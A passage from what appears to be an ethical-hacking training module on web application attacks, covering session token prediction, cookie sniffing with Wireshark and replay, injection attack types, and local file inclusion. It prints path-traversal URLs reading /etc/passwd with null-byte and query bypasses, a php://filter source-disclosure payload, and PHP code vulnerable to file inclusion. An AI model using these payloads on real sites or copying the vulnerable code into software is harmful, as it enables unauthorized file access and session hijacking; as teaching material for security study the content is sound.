- **Session Token Prediction**: Attackers can do this when they realize that the server uses a deterministic pattern between session IDs. By successfully gaining the previous and next session IDs of the user, the attacker can perform malicious attacks pretending to be the user.
- **Session Token Tampering**: Once the attackers gain the previous and next session ID, they can tamper with the session data and engage in further malicious activities.

Once attackers generate a valid session token, they try to exploit session token handling as follows:

- **Man-in-the-Middle (MITM) Attack**: Attackers intercept communication between two systems on a network. They divide the network connection into two: one between the client and the attacker, and the other between the attacker and server, which then acts as a proxy in the intercepted connection.
- **Session Hijacking**: Attackers steal the user session ID from a trusted website to perform malicious activities.
- **Session Replay**: Attackers obtain the user session ID and then reuse it to gain access to the user account.

Attacking Session Token Generation Mechanism

To determine the session token generation mechanism in a session management attack, attackers steal valid session tokens and then predict the next session token.

Through session prediction, attackers identify a pattern in the session token exchanged between the client and the server. This can happen when the web application has weak, predictable session identifiers. For example, when the web application assigns a session token sequentially, attackers can predict the previous and next session tokens by knowing any session ID. Before predicting a session identifier, attackers have to obtain sufficient valid session tokens for legitimate system users.

- **Weak Encoding Example**

  When hex encoding an ASCII string user=jason;app=admin; date=08/01/2020, you can predict another session token by just changing the date and use it for another transaction with the server.

  ```
  https://www.certifiedhacker.com/checkout?
  SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%
  6E%3B%64%61%74%65%3D%30%38%2F%30%31%2F%32%30%32%30
  ```

- **Session Token Prediction**
  - Obtain valid session tokens by sniffing the traffic or legitimately logging into the application and analyzing it for encoding (hex encoding, Base64) or any pattern
  - If any meaning can be reverse engineered from the sample of session tokens, then attempt to guess the tokens recently issued to other application users
  - Make a large number of requests with the predicted tokens to a session-dependent page to determine a valid session token

Attacking Session Tokens Handling Mechanism: Session Token Sniffing

First, sniff network traffic for valid session tokens and then use them to predict the next session token. Use the predicted session ID to authenticate with the target web application.

The steps for session token sniffing are as follows:


- Sniff the application traffic using a sniffing tool such as Wireshark or an intercepting proxy such as Burp Suite
- If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, then try to replay the cookie to gain unauthorized access to the application
- Use session cookies to perform session hijacking, session replay, and MITM attacks

Thus, sniffing the valid session token is important in session management attacks.

- **Wireshark**

  Source: *https://www.wireshark.org*

  Wireshark is a network protocol analyzer that allows attackers to capture and interactively browse network traffic. Wireshark captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks, thus helping attackers sniff session IDs in transit to and from a target web application.



http.cookie


```
   Source        Destination   Protocol Len Info
6… 10.10.10.11   10.10.10.19   HTTP     4…  GET /images/main_slider_arrow.png HTTP/1.1
1… 10.10.10.11   10.10.10.19   HTTP     1…  POST /index.aspx HTTP/1.1  (application/x-w…
1… 10.10.10.11   10.10.10.19   HTTP     1…  POST /index.aspx HTTP/1.1  (application/x-w…
0… 10.10.10.11   10.10.10.19   HTTP     4…  GET /viewprofile.aspx?id=1 HTTP/1.1
```

```
  ▸ [Timestamps]
    TCP payload (436 bytes)
▾ Hypertext Transfer Protocol
  ▸ GET /viewprofile.aspx?id=1 HTTP/1.1\r\n
    Host: www.moviescope.com\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Referer: http://www.moviescope.com/index.aspx\r\n
    DNT: 1\r\n
    Connection: keep-alive\r\n
  ▸ Cookie: ui-tabs-1=0; mscope=1jWydNf8wro=\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
```

```
01a0  43 6f 6f 6b 69 65 3a 20  75 69 2d 74 61 62 73 2d   Cookie:  ui-tabs-
01b0  31 3d 30 3b 20 6d 73 63  6f 70 65 3d 31 6a 57 79   1=0; msc ope=1jWy
01c0  64 4e 66 38 77 72 6f 3d  0d 0a 55 70 67 72 61 64   dNf8wro= ··Upgrad
```

HTTP Cookie (htt…ookie), 42 byte · Packets: 1033 · Displayed: 53 (5.1%) · Dropped: 0 (0.0%) · Profile: Default

Figure 14.74: Screenshot of Wireshark



Perform Injection/Input Validation Attacks

- Supply **crafted malicious input** that is syntactically correct according to the interpreted language being used to break **application's normal intended use**

Web Scripts Injection

- If the user input is used in dynamically executed code, enter crafted input that breaks the intended data context and executes commands on the server

LDAP Injection

- Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases

OS Commands Injection

- Exploit operating systems by entering malicious codes in input fields if applications utilize user input in a system-level command

XPath Injection

- Enter malicious strings in input fields to manipulate the XPath query so that it interferes with the application's logic

SMTP Injection

- Inject arbitrary SMTP commands into an application and SMTP server conversation to generate large volumes of spam email

Buffer Overflow

- Injects a large amount of bogus data beyond the capacity of the input field


SQL Injection

- Enter a series of malicious SQL queries into input fields to directly manipulate the database

File Injection

- Injects malicious files by exploiting "dynamic file include" mechanisms in web applications

Note: For complete coverage of SQL Injection concepts and techniques, refer to Module 15: SQL Injection



Perform Local File Inclusion (LFI)

- Local File Inclusion (LFI) vulnerabilities enable attackers to **add their own files** on a server via a web browser
- An LFI vulnerability occurs when an application adds files without proper validation of inputs, thereby enabling the attacker to modify the input and embed **path traversal characters**

Evade added .php and other extensions of the file

- File extensions are added using PHP code:

```
$file = $_GET['page'];
require($file.".php");
```

- If an attacker tries to insert null-byte (%00) to end of the attack string, the .php can be easily evaded

```
http://xyz.com/page=../../../../../../etc/passwd%00
```

- Another method to evade the added php is to add a question mark (?) to the attack string

```
http://xyz.com/page=../../../../../../etc/passwd?
```

Bypassing .php execution

- An LFI vulnerability can read .txt files, but not .php files, because .php files get executed by the server, and its file-ending comprises some code
- Evade .php by using a built-in php filter as shown below:

```
http://xyz.com/index.php?page=php://filter/convert.base64-encode/resource=index
```

Perform Injection/Input Validation Attacks

Injection attacks are very common in web applications. They exploit the vulnerable input validation mechanism implemented by the web application. There are many types of injection attacks, such as web script injection, OS command injection, SMTP injection, LDAP injection, and XPath injection. Another frequently occurring attack is an SQL injection attack.

Injection frequently takes place when a browser sends user-provided data to the interpreter as part of a command or query. For launching an injection attack, attackers supply crafted data that tricks the interpreter into executing unintended commands or queries. Because of these injection flaws, attackers can easily read, create, update, and remove any arbitrary data available to the application. In some cases, attackers can even bypass a deeply nested firewall environment and take complete control of the application and its underlying system.

Injection Attacks/Input Validation Attacks

To perform injection attacks, supply crafted malicious input that is syntactically correct according to the interpreted language being used to break the application's normal intended operation.

Some ways to perform injection attacks are described below:

- **Web Scripts Injection**: If the user input is used into dynamically execute code, enter crafted input that breaks the intended data context and executes commands on the server.
- **OS Commands Injection**: Exploit operating systems by entering malicious code in input fields if applications utilize user input in a system-level command.
- **SMTP Injection**: Inject arbitrary SMTP commands into applications and SMTP server conversations to generate large volumes of spam email.
- **SQL Injection**: Enter a series of malicious SQL queries into input fields to directly manipulate the database.
- **LDAP Injection**: Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases.
- **XPath Injection**: Enter malicious strings in input fields to manipulate the XPath query so that it interferes with the application's logic.
- **Buffer Overflow**: Inject a large amount of bogus data beyond the capacity of the input field.
- **File Injection**: Inject malicious files by exploiting "dynamic file include" mechanisms in web applications.
- **Canonicalization**: Manipulate variables that reference files with "dot-dot-slash (../)" to access restricted directories in the application.

Note: For complete coverage of SQL injection concepts and techniques, refer to Module 15: SQL Injection.

Perform Local File Inclusion (LFI)

Local file inclusion (LFI) vulnerability enables attackers to add their own files on a server via a web browser. Such vulnerability arises when an application adds files without proper validation of inputs, thereby enabling the attacker to modify the input and embed path traversal characters.

LFI vulnerability is often triggered in PHP-based websites. Simple PHP code susceptible to LFI is given below. Attackers can insert the URL parameter into **require ()** without proper validation.

```
$file = $_GET['page'];
require($file);
```

In this case, an attacker can just insert this string and fetch the **/etc/passwd** file using the following URL:

```
http://xyz.com/page=../../../../../../etc/passwd
```

- **Evade added .php and other extensions of the file**

  In general, file extensions are added using PHP code as follows:

  ```
  $file = $_GET['page'];
  require($file.".php");
  ```

  Now, php is appended to the file name, which means the user cannot find the required file because file `/etc/passwd.php` does not exist. If an attacker tries to insert null bytes (`%00`) at the end of the attack string, the **.php** can be easily evaded:

  ```
  http://xyz.com/page=../../../../../../etc/passwd%00
  ```

  Another method to evade the added php is to add a question mark (?) to the attack string:

  ```
  http://xyz.com/page=../../../../../../etc/passwd?
  ```

